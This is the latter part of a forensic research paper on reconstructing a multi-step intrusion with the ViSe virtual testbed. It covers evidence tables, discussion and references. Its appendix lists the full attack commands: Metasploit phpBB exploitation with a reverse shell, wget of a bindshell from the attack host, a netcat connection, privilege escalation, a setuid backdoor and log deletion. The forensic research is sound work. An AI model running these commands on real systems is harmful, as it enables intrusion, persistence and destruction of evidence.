In this example, we present the results of the analysis in tables, where each row indicates the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence. We do not claim completeness of the analysis results – the tables are intended only to demonstrate the use of ViSe and the reconstruction methodology. For the purpose of this example, we only consider evidence found in the file systems and log files of the victim host, as well as in the network monitoring and intrusion detection system.

Table 1 shows the effects of the portscan on the victim system, as well as on the network IDS. We see that the activity has been logged in the system files, and the Snort IDS classifies the activity as a “portscan”. The manual web browsing has caused the web access log and two database files related to PhpBB to be updated. The modified file `/etc/cups/certs/0` is repeated throughout the experiment, and seems to be an artifact of the Fedora Core installation used.

In Table 2 we see further logging on the victim system and three IDS alerts (including one outbound alert) indicating a PHP-based attack. Both the web access log and error log have been updated, and several PhpBB database files have been modified.

Table 3 indicates that a command has been run as root on the victim system and that a new file `/tmp/httpd` has been generated. There is logging activity in several system logs, but no IDS alerts have been triggered. The network dump for the event indicates that the file `httpd` was downloaded by the victim host.

Table 4 shows the creation of two new files `/tmp/iwconfig` and `/tmp/progs`, as well as another IDS outbound alert. Also, the network dump indicates that the file `iwconfig` was downloaded by the victim host.

In Table 5 the user database files are updated, and a new home directory is created with the user-name `bash`, and a new file “j” is created in `/usr/bin`. There are no IDS alerts, but the network traffic indicates that another file has been downloaded.

Finally, in Table 6 several files created during the attack are deleted, and we see that an SSH connection has been established. The attacker has logged in and attempted to clean up the traces by deleting all the files in `/tmp` and `/var/log`.

Based on these results, a comparison between the tables and the digital evidence can be performed. Each table entry that is not superseded by a later event can be compared to the digital evidence in order to support or refute the attack hypothesis. Note that there may be several reasons why there is no match. The evidence of an attack may have been changed, deleted, or overwritten, depending on the evidence dynamics of the evidence in question. It may be necessary to formulate an alternative hypothesis or add new events in order to explain such discrepancies.

6.4 Multiple-hypothesis formulation

Assume that we do not find support for the hypothesis in the original evidence. In this case, we can either accept the null hypothesis (e.g., an attack has not occurred) or formulate a new hypothesis. For instance, assume that the effects of Event 4 (the `iwconfig` buffer overflow) do not match the original evidence. In this case, we develop a new hypothesis and replay the attack from the last common state. We revert to the State 3 snapshot and create a new state diagram, represented in Fig. 7. Our new hypothesis can be stated as follows:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 `viewtopic.php` vulnerability, an installation of bindshell on port 12497 named `httpd`, an exploit of a `cdrecord` environment variable privilege escalation vulnerability[51], the creation of a non-root user and root backdoor, and finally the removal of traces.

Table 1 Effects of Event 1

Host	Type	Name	Action
V	F	/var/log/messages	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/etc/cups/certs/0	M
T	F	/var/log/snort/snort.log.*	C
T	I	(portscan) TCP Portsweep: Attacker	C
T	I	(portscan) TCP Portscan: Attacker to Victim	C
T	N	GET /phpBB2/ HTTP/1.1: Attacker to Victim:80	C

The following notation is used: *A* attack host, *V* victim host, *T* third-party host, *F* file, *N* network, *I* Snort IDS log, *C* create, *M* modify, *D* delete

Table 2 Effects of Event 2

Host	Type	Name	Action
V	F	/var/log/httpd/error_log	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYD	M
V	F	/etc/cups/certs/0	M
T	I	WEB-PHP viewtopic.php access: Attacker to Victim:80	C
T	I	(http inspect) DOUBLE DECODING ATTACK: Attacker to Victim:80	C
T	N	TCP Connection Established: Attacker to Victim:4321	C
T	I	ATTACK-RESPONSES id check returned userid: Victim:4321 to Attacker	C

Table 3 Effects of Event 3

Host	Type	Name	Action
V	F	/root/.bash_history	M
V	F	/tmp/httpd	C
V	F	/var/log/wtmp	M
V	F	/var/log/lastlog	M
V	F	/var/log/messages	M
V	F	/var/log/httpd/error_log	M
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	File httpd Downloaded: Victim to Attacker:80	C
T	N	TCP connection terminated: attacker to victim:4321	C
T	N	TCP connection established: attacker to victim:12497	C

Table 4 Effects of Event 4


Host	Type	Name	Action
V	F	/tmp/iwconfig	C
V	F	/tmp/progs	C
V	F	/etc/cups/certs/0	M
T	N	File iwconfig downloaded: attacker:80 to victim	C
T	I	ATTACK-RESPONSES id check returned root: victim:12497 to Attacker	C

Table 5 Effects of Event 5

Host	Type	Name	Action
V	F	/etc/shadow-	M
V	F	/etc/gshadow-	M
V	F	/etc/gshadow	M
V	F	/etc/group	M
V	F	/etc/group-	M
V	F	/etc/shadow	M
V	F	/etc/passwd	M
V	F	/var/log/messages	M
V	F	/var/log/secure	M
V	F	/usr/bin/]	C
V	F	/home/bash/.*	C
T	N	File] downloaded: attacker:80 to victim	C
T	N	TCP connection terminated: attacker to victim:12497	C

Table 6 Effects of Event 6

Host	Type	Name	Action
V	F	/tmp/.*	D
V	F	/var/log/.*	D
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	SSH connection established: attacker to victim:22	C

Fig. 7 New Hypothesis for a multi-step attack

Note that there is always a possibility that we have erroneously rejected the hypothesis (i.e., a type II error). Such an error can be caused by misconfigurations in the testbed or in the reconstruction experiment itself. It can also be caused by the use of anti-forensic tools that successfully causes the forensic tools used to produce erroneous results.

The advantage of ViSe becomes apparent when we consider the similarities of our previous hypothesis to the new hypothesis proposed above. By running the new attack from the snapshot of State 3, we create the new states 4a, 5a, and 6a, which we can compare to the original evidence to determine similarity.

7 Discussion

In this section, we discuss some aspects related to the use of ViSe and VMware as part of a digital forensic reconstruction. Central to the discussion is the trade-off between the detail of reconstruction and the difficulty of performing a reconstruction. We discuss what type of attacks ViSe is suitable for and give examples of some

cases where other approaches might be more suitable. In addition, we consider some performance issues related to using ViSe for event reconstruction.

7.1 Presenting a real case in court

The proposed approach is intended to be a part of a digital investigation. The approach does not replace conventional digital forensics, but supplements the forensic investigation by providing a methodology to find additional support for hypotheses about a digital crime scene. In court, the results of a digital forensic reconstruction can be used to provide additional support or to refute a particular chain of events. An investigator will take the proofs acquired from the digital crime scene and present them in court. The results of the reconstruction are then used to support or refute an interpretation of the evidence (i.e. a hypothesis).

In a real case, it is essential to place the reconstruction in the context of the crime and to present a thorough explanation of the assumptions made in the reconstruction. The initial state of the reconstruction, as hypothesized in H_1 , can only be an approximation of the

digital crime scene, and a good courtroom defense lawyer will exploit any unexplained discrepancies. Furthermore, a reconstruction must take into consideration malware and anti-forensic tools and explain what consequences such tools can have on the digital evidence and on the reconstruction itself. Specifically, it is important to consider the fact that such tools can be the cause of type II errors, possibly allowing a case against a knowledgeable attacker to be dismissed.

7.2 Timing and complexity issues

We have demonstrated how ViSe can be used as part of a reconstruction through two scenarios involving the Trojan defense and a multi-step attack involving an attacker host, a victim host, and a third party host. There are, however, cases where the use of ViSe and the event-based reconstruction approach is less suitable.

Some computer attacks exploit timing issues, such as race conditions, and may be difficult or impossible to recreate in a virtual environment. Also, distributed events are not necessarily synchronized, and the order of events may be non-deterministic. In the worst case, a reconstruction may be impossible because of such timing issues, or the reconstruction may have to be run on a physical testbed.

Another class of attacks that can be difficult to replay in a virtual testbed is attacks that depend on specific network conditions or involve a large number of hosts. An example of such an attack is a DDoS (Distributed Denial-of-Service) attack, where thousands of hosts may be involved in the attack of one or more victim hosts. Large-scale worm infection is another example that involves a large number of hosts, acting both as victims and attackers. In such cases, it may be more fruitful to study the attack through models or simulations, as was done in [19].

7.3 Performance issues

As discussed in Sect. 4, the main performance advantage of using ViSe is that snapshots of different system states are efficiently saved and restored. ViSe also provides a library of reusable snapshots with different operating systems, vulnerabilities, and exploits. This significantly reduces the time for setting up a virtual environment for reconstruction, and it facilitates the reuse of snapshots for testing multiple hypotheses. Different variations of an attack can be analyzed as a tree with different branches of analysis. All of the states in the tree are stored and can consequently be restored in reconstructions related to other investigations. In this way, the

Table 7 Performance comparisons

	Pentium 4	VMware
Boot time	1m9s	2m
Reboot time	1m22ss	2m20s
Take snapshot	NA	8s
Restore state	NA	9s
Clone full image (7.6GB)	NA	8m6s
Copy partition image (<code>dcfldd</code>)	11m21s	48m46s
Hash all files in image (<code>sha256deep</code>)	3m56s	26m38s
Extract all strings from image (<code>strings</code>)	6m57s	118m47s

focus of the testing is moved from setting up and configuring a testbed to the actual digital forensic analysis.

We have compiled a list of some performance measurements for Fedora Core 3 in Table 7. The measurements are performed on a 10 GB disk image containing an `ext3` partition, using the `time` measurement tool where applicable. The boot and reboot measurements were performed without a graphical user interface. We can see from the table that there is a relatively large performance penalty related to some common digital forensic operations, such as string extraction. The performance benefits of using ViSe are in the replay of the attack, not in the analysis of the results. Therefore, we recommend that the ViSe testbed only be used for image acquisition and verification, as well as for the actual replay of the attack. The forensic analysis (i.e., comparing the different states related to an attack) should be performed on an external system.

8 Conclusions and future work

We have shown how ViSe provides an environment for efficient event reconstruction and testing through reusable snapshots representing different states of an attack. ViSe provides a framework with a library of operating systems, vulnerable services, and exploits, providing a controlled and efficient testbed for digital forensic testing. The attack is replayed in the virtualization testbed and analyzed with respect to an initial hypothesis. As ViSe's library of operating systems, services, and exploits grows, the time to construct a virtual environment corresponding to a digital crime scene decreases. Therefore, the focus of the event reconstruction testing is moved from setting up and running an attack to the analysis of its effects. Although VMware supports a wide range of operating systems, there is no support for emulation of embedded systems such as cell phones and PDAs. An extension of ViSe to include digital event reconstruction on embedded systems is a topic for future research.

As outlined in Sect. 2.3, the problem of automated forensics of both live and already compromised systems has been investigated in several contexts. The work published in this paper complements many of the proposed solutions for automated forensic analysis, and it would be interesting to integrate some of these approaches with our work. Of particular importance are the problem of generating relevant hypotheses before performing the reconstruction experiments and the problem of performing automated comparison of the results with the digital evidence. Automating these tasks would dramatically increase the efficiency and usability of performing reconstruction experiments in ViSe.

In court, a reconstruction will be subject to thorough questioning. It is essential to convince a court that the testing is forensically sound and that it is relevant to the original digital crime scene. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and be a great asset in court. Future work on understanding the effects of anti-forensic tools on a reconstruction will add value to the approach.

Acknowledgements This work has been made possible by Mike Richmond, who developed the prototype for ViSe as a Master's project at the Computer Science Department at UCSB [1]. The research was supported by the U.S.–Norway Fulbright Foundation for Educational Exchange, by the U.S. Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853. The “Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence” is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT. André Årnes is also associated with the High-Tech Crime Division of the Norwegian National Criminal Investigation Service (Kripos).

Attack Details

This appendix contains the specific commands used in the multi-step attack. The ViSe IP addresses are 128.111.48.125 (detector), 128.111.48.131 (attack host), and 128.111.48.118 (vulnerable host).

```
#Event 1: Network, ping and webserver scan
nmap -sP 128.111.48.1-255 > ping ; cat ping
nmap 128.111.48.118 > 118 ; cat 118
links 128.111.48.118/phpBB2/
#Event 2: Run vulnerable phpBB attack using Metasploit
./msfconsole
>show exploits
>use phpbb_highlight
>show
>show targets
>set TARGET 0
>show payloads
>set PAYLOAD cmd_unix_reverse
>show options
```

```
>set RHOST 128.111.48.118
>set PHPBB_ROOT /phpBB2
>set LHOST 128.111.48.131
>check
>exploit
#Event 3: Run vulnerable phpBB attack
id
cd /tmp; wget 128.111.48.131/httpd
chmod 700 ./httpd
./httpd
quit
#Event 4: Connect to bindshell and exploit iwconfig
nc 128.111.48.118 12497 -vv
find / -user root -perm -4000 -print 2> /dev/null
>progs cat progs
/sbin/iwconfig -v
wget 128.111.48.131/iwconfig
chmod 700 iwconfig; /iwconfig
whoami
#Event 5: Create a user bash and install a setuid
backdoor
/usr/sbin/adduser bash
passwd bash
wget 128.111.48.131/]
chmod 4755 ] ; mv ] /usr/bin
#Event 6: Clear logs and backdoor tracks
ssh bash@128.111.48.118
/usr/bin/]
ps -ef | grep apache
kill <pid> #kill backdoors pids
rm -rf /tmp/*; rm -rf /var/log/*
```

References

1. Richmond, M.: ViSe: A virtual security testbed. Master's thesis, University of California, Santa Barbara (2005)
2. National Institute of Standards and Technology: (National software reference library (NSRL)) <http://www.nsrll.nist.gov/index.html>
3. Murilo, N., Steding-Jessen, K.: (chkrootkit–locally checks for signs of a rootkit) <http://www.chkrootkit.org/>
4. Harbour, N.: (dcfidd - latest version 1.3.4) <http://dcfidd.sourceforge.net/>
5. Jacobson, V., Leres, C., McCanne, S.: (tcpdump/libpcap) <http://www.tcpdump.org/>
6. Betz, C.: (Memparser – a memory forensics analysis tool for microsoft windows systems) <http://sourceforge.net/projects/memparser>
7. Guidance Software, Inc.: Encase www.encase.com (2006)
8. Spencer, E.: ILook investigator toolsets www.ilook-forensics.org (2006)
9. Carrier, B.: The Sleuth Kit and Autopsy www.sleuthkit.org (2006)
10. AccessData: (Accessdata forensic toolkit (FTK)) <http://www.accessdata.com/products/ftk/>
11. Filiol, E.: Strong cryptography armoured computer viruses forbidding code analysis: the bradley virus. In: EICAR2005 annual conference **14** (2005)
12. Carrier, B.D., Spafford, E.H.: Defining event reconstruction of digital crime scenes. *J. Forensic Sci.* **49** (2004)
13. Broucek, V., Turner, P.: Winning the battles, losing the war? rethinking methodology for forensic computing research. *J. Compu. Virol.* **2**(1), 3–12 (2006)
14. Chisum, W.J., Turvey, B.E.: Evidence dynamics: Locard's exchange principle crime reconstruction. *J. Behav. Profiling* **1**(1) (2000)

15. O'Connor, T.: Introduction to crime reconstruction. Lecture Notes for Criminal Investigation North Carolina Wesleyan College (2004)
16. Aitken, C., Taroni, F.: Statistics and the Evaluation of Evidence for Forensic Scientists. Wiley, London (2004)
17. Carney, M., Rogers, M.: The Trojan Made Me Do It: A first step in statistical based computer forensics event reconstruction. *Int. J. Digit. Evid.* **2** (2004)
18. Carrier, B.: An event-based digital forensic investigation framework. In: Digital forensic research workshop (2004)
19. Stephenson, P.: Formal modeling of post-incident root cause analysis. *Int. J. Digit. Evid.* **2** (2003)
20. Gladyshev, P., Patel, A.: Finite state machine approach to digital event reconstruction. *Digit. Invest.* **1** (2004)
21. Stallard, T.B.: Automated analysis for digital forensic science. Master's thesis, University of California, Davis (2002)
22. Stallard, T., Levitt, K.N.: Automated analysis for digital forensic science: Semantic integrity checking. In: ACSAC 160–169 (2003)
23. Abbott, J., Bell, J., Clark, A., Vel, O.D., Mohay, G.: Automated recognition of event scenarios for digital forensics. In: SAC '06: Proceedings of the 2006 ACM symposium on applied computing pp. 293–300. ACM Press, New York (2006)
24. Elsaesser, C., Tanner, M.C.: Automated diagnosis for computer forensics. Technical report, The MITRE Corporation (2001)
25. Neuhaus, S., Zeller, A.: Isolating intrusions by automatic experiments. In: Proceedings of the 13th annual network and distributed system security symposium. pp. 71–80 (2006)
26. Baca, E.: Using linux VMware and SMART to create a virtual computer to recreate a suspect's computer www.linux-forensics.com (2003)
27. Provos, N.: The honeyd virtual honeypot www.honeyd.org (2005)
28. HoneyNet Project: Know your enemy: Learning with VMware—building virtual honeynets using VMware www.honeynet.org (2003)
29. Seifried, K.: Honeypotting with VMware www.seifried.org (2002)
30. Rossey, L., Cunningham, R., Fried, D., Rabek, J., Lippman, R., Haines, J., Zissman, M.: LARIAT: lincoln adaptable real-time information assurance testbed. In: 2002 IEEE aerospace conference proceedings (2002)
31. Haines, J., Goulet, S., Durst, R., Champion, T.: Llsim: Network simulation for correlation and response testing. In: IEEE workshop on information assurance, West Point (2003)
32. White, B., Lepreau, J., Stoller, L., Ricci, R., Guruprasad, S., Newbold, M., Hibler, M., Barb, C., Joglekar, A.: An integrated experimental environment for distributed systems and networks. In: 5th symposium on operating systems design and implementation. USENIX Association, Boston 255–264 (2002)
33. The DETER project: The DETER Testbed: Overview www.isi.edu/deter (2004)
34. Jiang, X., Xu, D., Wang, H., Spafford, E.: Virtual playgrounds for worm behavior investigation. In: 8th International symposium on recent advances in intrusion detection, Seattle (2005)
35. Dike, J.: User mode linux user-mode-linux.sourceforge.net (2005)
36. Arnes, A., Haas, P., Vigna, G., Kemmerer, R.A.: Digital forensic reconstruction and the virtual security testbed ViSe. In: proceedings of conference on detection of intrusions and malware and vulnerability assessment (DIMVA), LNCS 4064, Springer, Berlin Heidelberg New York (2006)
37. Vada, H.: Rekonstruksjon av angrep mot IKT-systemer (reconstruction of attacks on ICT systems). Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway (2004)
38. VMware: VMware 5.0 manual www.vmware.com (2005)
39. University of Cambridge Computer Laboratory: The Xen virtual machine monitor <http://www.cl.cam.ac.uk/> (2005)
40. Microsoft: Microsoft Virtual PC www.microsoft.com (2004)
41. The open web application security project: The ten most critical web application security vulnerabilities. Technical report, OWASP (2004)
42. Wang, X., Feng, D., Lai, X., Yu, H.: Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD. *Cryptology ePrint Archive*, Report 2004/199 (2004)
43. HoneyNet Project: Detecting VMware www.honeynet.org (2005)
44. Shelton, T.: VMware Flaw in NAT Function Lets Remote Users Execute Arbitrary Code (2005) securitytracker.com
45. Cuff, A.: Talisker Anti Forensic Tools www.networkintrusion.co.uk (2004)
46. Leyden, J.: Trojan defence clears man on child porn charges http://www.theregister.co.uk/2003/04/24/trojan_defence_clears_man/ (2003)
47. Rasch, M.: The giant wooden horse did it! <http://www.securityfocus.com/columnists/208> (2004)
48. CERT: CERT Advisory CA-2003-20 W32/Blaster worm <http://www.cert.org/advisories/CA-2003-20.html> (2003)
49. ronvdaal@zarathustra.linux666.com: PHPBB Viewtopic.PHP remote code execution vulnerability Bugtraq ID 14086 (2005)
50. aXiS: IWConfig Local ARGV command line buffer overflow vulnerability Bugtraq ID 8901 (2003)
51. Vozeler, M.: CDRTools RSH environment variable privilege escalation vulnerability Bugtraq ID 11075 (2004)